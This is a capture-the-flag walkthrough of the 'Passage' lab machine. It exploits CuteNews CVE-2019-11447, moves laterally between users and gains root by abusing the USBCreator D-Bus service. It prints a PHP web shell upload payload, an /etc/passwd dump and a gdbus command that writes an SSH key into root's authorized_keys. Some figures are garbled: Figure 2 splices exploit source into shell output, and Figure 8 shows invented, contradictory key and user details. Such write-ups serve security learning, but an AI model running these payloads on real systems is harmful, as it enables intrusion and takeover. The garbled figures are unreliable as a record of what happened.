

Passage walkthrough

Index

Index	1
List of pictures	1
Disclaimer	2
Reconnaissance	2
Initial foothold	2
User flag.....	2
Privilege escalation	5
Personal comments	7
Appendix A – CVE-2019-11447	7
References	7

List of pictures

Figure 1 - nMap scan results.....	2
Figure 2 - First shell on the target.....	3
Figure 3 - Users on the target	3
Figure 4 - Interesting file.....	4
Figure 5 - Password cracked	4
Figure 6 - Lateral movement.....	5
Figure 7 - User flag.....	5
Figure 8 - Nadav SSH keys.....	5
Figure 9 - Login as Nadav user	6
Figure 10 - Modified files.....	6
Figure 11 - Privilege escalation exploit	6
Figure 12 - Root flag.....	6


Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who are willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Just to say: I am not an English native person, so sorry if I did some grammatical and syntax mistakes.

Reconnaissance

The results of an initial nMap scan are the following:



```
(k14d1u5@kali)-[~/Linux/Medium/Passage/nMap]
$ nmap -sT -sV -p- -A 10.10.10.206 -oA PassageTCP
Starting Nmap 7.95 (https://nmap.org) at 2025-10-08 07:09 PDT
Nmap scan report for 10.10.10.206
Host is up (0.041s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 17:eb:9e:23:ea:23:b6:b1:bc:c6:4f:db:98:d3:d4:a1 (RSA)
|   256 71:64:51:50:c3:7f:18:47:03:98:3e:5e:b8:10:19:fc (ECDSA)
|_  256 fd:56:2a:f8:d0:60:a7:f1:a0:a1:47:a4:38:d6:a8:a1 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Passage News
|_ http-server-header: Apache/2.4.18 (Ubuntu)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using proto 1/icmp)
HOP RTT     ADDRESS
1   39.73 ms 10.10.14.1
2   40.22 ms 10.10.10.206

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.99 seconds
```

Figure 1 - nMap scan results

Open ports are 22 and 80. So, I found enabled the SSH (22) service and a web application running on port 80. Also, nMap recognized Linux as operative system.

Initial foothold

This box offered very few initial points of interaction. So, analyzing the web application, I noted that it was developed using CuteNews. Looking for some known exploit on the Internet, I found out the CVE-2019-11447 and its relative exploit.

User flag

Running this exploit, I was able to obtain the first shell on the target:

```

import random
import sys
[->] Usage python3 exploit.py

Enter the URL> http://passage.htb
=====
Banner
=====
Users SHA-256 HASHES TRY CRACKING THEM WITH HASHCAT OR JOHN
=====
7144a8b531c27a60b51d81ae16be3a81cef722e11b43a26fde0ca97f9e1485e1
4bdd0a0bb47fc9f66cbf1a8982fd2d344d2aec283d1afaebb4653ec3954dff88
e26f3e86d1f8108120723ebe690e5d3d61628f4130076ec6cb43f16f497273cd
f669a6f691f98ab0562356c0cd5d5e7dcdc20a07941c86adcfe9af3085fbeca
4db1f0bfd63be058d4ab04f18f65331ac11bb494b5792c480faf7fb0c40fa9cc(-<
=====

Registering a users
=====
[+] Registration successful with username: nqpNwW6eEj and password: nqpNwW6eEj
=====

Sending Payload
=====
signature_key: 466afac096981332ff2ea10bfc23ee03-nqpNwW6eEj
signature_dsi: bde8049ea65d7c37622aac5db9cdfcc1
logged in user: nqpNwW6eEj
print (banner)
Dropping to a SHELL print ("[->] Usage python3 exploit.py")
print ()
command > whoami less = requests.session()
www-data payload = "GIF8;\n<?php system($_REQUEST['cmd']) ?>"
command > ip = input("Enter the URL> ")

```

Figure 2 - First shell on the target

I checked the `/etc/passwd` file and I found out two users, as shown in the following image:

```

command > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uidd:x:107:111::/run/uidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
nadav:x:1000:1000:Nadav,,,:/home/nadav:/bin/bash
paul:x:1001:1001:Paul Coles,,,:/home/paul:/bin/bash
ssnd:x:121:65534::/var/run/ssnd:/usr/sbin/nologin

```

Figure 3 - Users on the target

Also, I analyzed the web application files. In particular, I found a file with a list of base64 encoded lines, as shown in the following image:




Figure 4 - Interesting file

Luckily, after I decoded them, I found some hashes relative to the users. One of them I was able to crack using crackstation online tool:

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

I'm not a robot

reCAPTCHA is changing its terms of service.

Take action.

reCAPTCHA

Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
6	sha256	a

Color Codes: Green Exact match. Yellow Partial match. Red Not found.

Download CrackStation's Wordlist

Figure 5 - Password cracked

Since I have some credentials, I tried them in SSH login, but they didn't work. However, I was able to become paul user via the su command:

```
www-data@passage:/var/www/html/CuteNews/uploads$ su paul
su paul
Password: a[REDACTED]1
paul@passage:/var/www/html/CuteNews/uploads$ cd /var/www/html/CuteNews/
cd /var/www/html/CuteNews/
paul@passage:/var/www/html/CuteNews$ ls -la
ls -la
total 120
drwxrwxr-x 9 www-data www-data 4096 Jun 18 2020 .
drwxr-xr-x 3 www-data www-data 4096 Jun 18 2020 ..
```

Figure 6 - Lateral movement

Finally, I was able to retrieve di user flag:

```
drwxr-xr-x 2 paul paul 4096 Jul 21 2020 Templates
-r----- 1 paul paul 33 Oct 10 00:30 user.txt
drwxr-xr-x 2 paul paul 4096 Jul 21 2020 Videos
-rw----- 1 paul paul 52 Feb 5 2021 .Xauthority
-rw----- 1 paul paul 1304 Feb 5 2021 .xsession-errors
-rw----- 1 paul paul 1180 Feb 5 2021 .xsession-errors.old
paul@passage:~$ cat user.txt
cat user.txt
1[REDACTED]3
paul@passage:~$
```

Figure 7 - User flag

Privilege escalation

While I was analyzing the file system, I found out the *paul*'s SSH private key. I spent a lot of time in searching some interesting information and a point to exploit and performing the privilege escalation. However, I didn't find anything useful. After a while I finally noted that the SSH key I found was relative to *nadav* user and not to *paul* user:

```
paul@passage:~$ ssh-keygen -t rsa -b 4096 -f paul_rsa -C paul
paul@passage:~$ cat paul_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEA...
-----END RSA PRIVATE KEY-----
paul@passage:~$ cat paul_rsa.pub
-----BEGIN RSA PUBLIC KEY-----
MIIEpAIBAAKCAQEA...
-----END RSA PUBLIC KEY-----
paul@passage:~$ ssh -i paul_rsa paul@passage
paul@passage:~$ cat /etc/passwd
paul:x:1000:1000::/home/paul:/bin/bash
nadar:x:1001:1001::/home/nadar:/bin/bash
paul@passage:~$ ssh -i paul_rsa nadar@passage
nadar@passage:~$ cat /etc/passwd
nadar:x:1001:1001::/home/nadar:/bin/bash
paul@passage:~$
```

Figure 8 - Nadav SSH keys

This means that I was able to log in on the target as *nadar* user, as shown in the following picture:

```
(k14d1u5@kali) [~/Desktop] Docs Kali Forums K
$ ssh nadav@10.10.10.206 -i paulKey
Last login: Mon Aug 31 15:07:54 2020 from 127.0.0.1
nadav@passage:~$
```

Figure 9 - Login as Nadav user

Once logged in as *nadav* user, I looked for some interesting file, in particular in his home directory. There, I found the *.viminfo* file and I find out that some file was modified:

```
drwxr-xr-x 2 nadav nadav 4096 Jun 18 2020 Pictures
drwxr-xr-x 2 nadav nadav 4096 Jun 18 2020 Public
drwxr-xr-x 2 nadav nadav 4096 Jun 18 2020 Templates
drwxr-xr-x 2 nadav nadav 4096 Jun 18 2020 Videos
-rw-r--r-- 1 nadav nadav 8980 Jun 18 2020 examples.desktop
nadav@passage:~$ cat .viminfo
# This viminfo file was generated by Vim 7.4.
# You may edit it if you're careful!

# Value of 'encoding' when this file was written
*encoding=utf-8

# hlsearch on (H) or off (h):
~h
# Last Substitute Search Pattern:
~MSle0~6AdminIdentities=unix-group:root
# Last Substitute String:
$AdminIdentities=unix-group:sudo
# Command Line History (newest to oldest):
:wg
:~s/AdminIdentities=unix-group:root/AdminIdentities=unix-group:sudo/g
# Search String History (newest to oldest):
? AdminIdentities=unix-group:root
# Expression History (newest to oldest):
# Input Line History (newest to oldest):
# Input Line History (newest to oldest):
# Registers:
# File marks:
*0 12 7 /etc/dbus-1/system.d/com.ubuntu.USBCreator.conf
*1 2 0 /etc/polkit-1/localauthority.conf.d/51-ubuntu-admin.conf
# Jumplist (newest first):
~* 12 7 /etc/dbus-1/system.d/com.ubuntu.USBCreator.conf
~* 1 0 /etc/dbus-1/system.d/com.ubuntu.USBCreator.conf
~* 2 0 /etc/polkit-1/localauthority.conf.d/51-ubuntu-admin.conf
~* 1 0 /etc/polkit-1/localauthority.conf.d/51-ubuntu-admin.conf
~* 2 0 /etc/polkit-1/localauthority.conf.d/51-ubuntu-admin.conf
~* 1 0 /etc/polkit-1/localauthority.conf.d/51-ubuntu-admin.conf
```

Figure 10 - Modified files

In particular, I found out from the Internet that the *USBCreator* file can be abused to perform privilege escalation. To do so, I run the following command:

```
nadav@passage ~/.ssh$ gdbus call --system --dest com.ubuntu.USBCreator --object-path /com/Ubuntu/USBCreator --method com.ubuntu.USBCreator.Image /home/nadav/.ssh/authorized_keys /root/.ssh/authorized_keys true
nadav@passage ~/.ssh$
```

Figure 11 - Privilege escalation exploit

This command copied the Nadav SSH private key in the root SSH private key folder. This means that at this point I was able to log in as *root* via SSH on the target using the *nadav* SSH key and retrieve the root flag:

```
(k14d1u5@kali) [~/Desktop]
$ ssh -i paulKey root@10.10.10.206
Last login: Mon Aug 31 15:14:22 2020 from 127.0.0.1
root@passage:~# whoami
root
root@passage:~# pwd
/root
root@passage:~# cat root.txt
8
root@passage:~#
```

Figure 12 - Root flag

Personal comments

This box was very good and improved my knowledge and skill. However, I really disliked that SSH key for one user was found in the home folder of a different user. It is unbelievable and very unrealistic. Anyway, even these situations are very useful to learn and think out of the box. In conclusion, I liked it.

Appendix A – CVE-2019-11447

The CVE-2019-11447 impacts an unknown function of the file *index.php?mod=main&opt=personal*. Executing manipulation of the argument *avatar_file* can lead to unrestricted upload. The attack may be launched remotely. This vulnerability affects some unknown functionality of the file *index.php?mod=main&opt=personal*. The manipulation of the argument *avatar_file* with an unknown input leads to a unrestricted upload vulnerability. The CWE definition for the vulnerability is CWE-434. The product allows the attacker to upload or transfer files of dangerous types that can be automatically processed within the product's environment. As an impact it is known to affect confidentiality, integrity, and availability. An attacker can infiltrate the server through the avatar upload process in the profile area via the *avatar_file* field to *index.php?mod=main&opt=personal*. There is no effective control of *\$imgsize* in */core/modules/dashboard.php*. The header content of a file can be changed and the control can be bypassed for code execution.

References

1. CVE-2019-11447: <https://www.cve.org/CVERecord?id=CVE-2019-11447>;
2. GDBus vulnerability: <https://unit42.paloaltonetworks.com/usbcreator-d-bus-privilege-escalation-in-ubuntu-desktop/>;
3. GDBus exploit: <https://gist.github.com/noobpk/a4f0a029488f37939c4df6e20472501d>.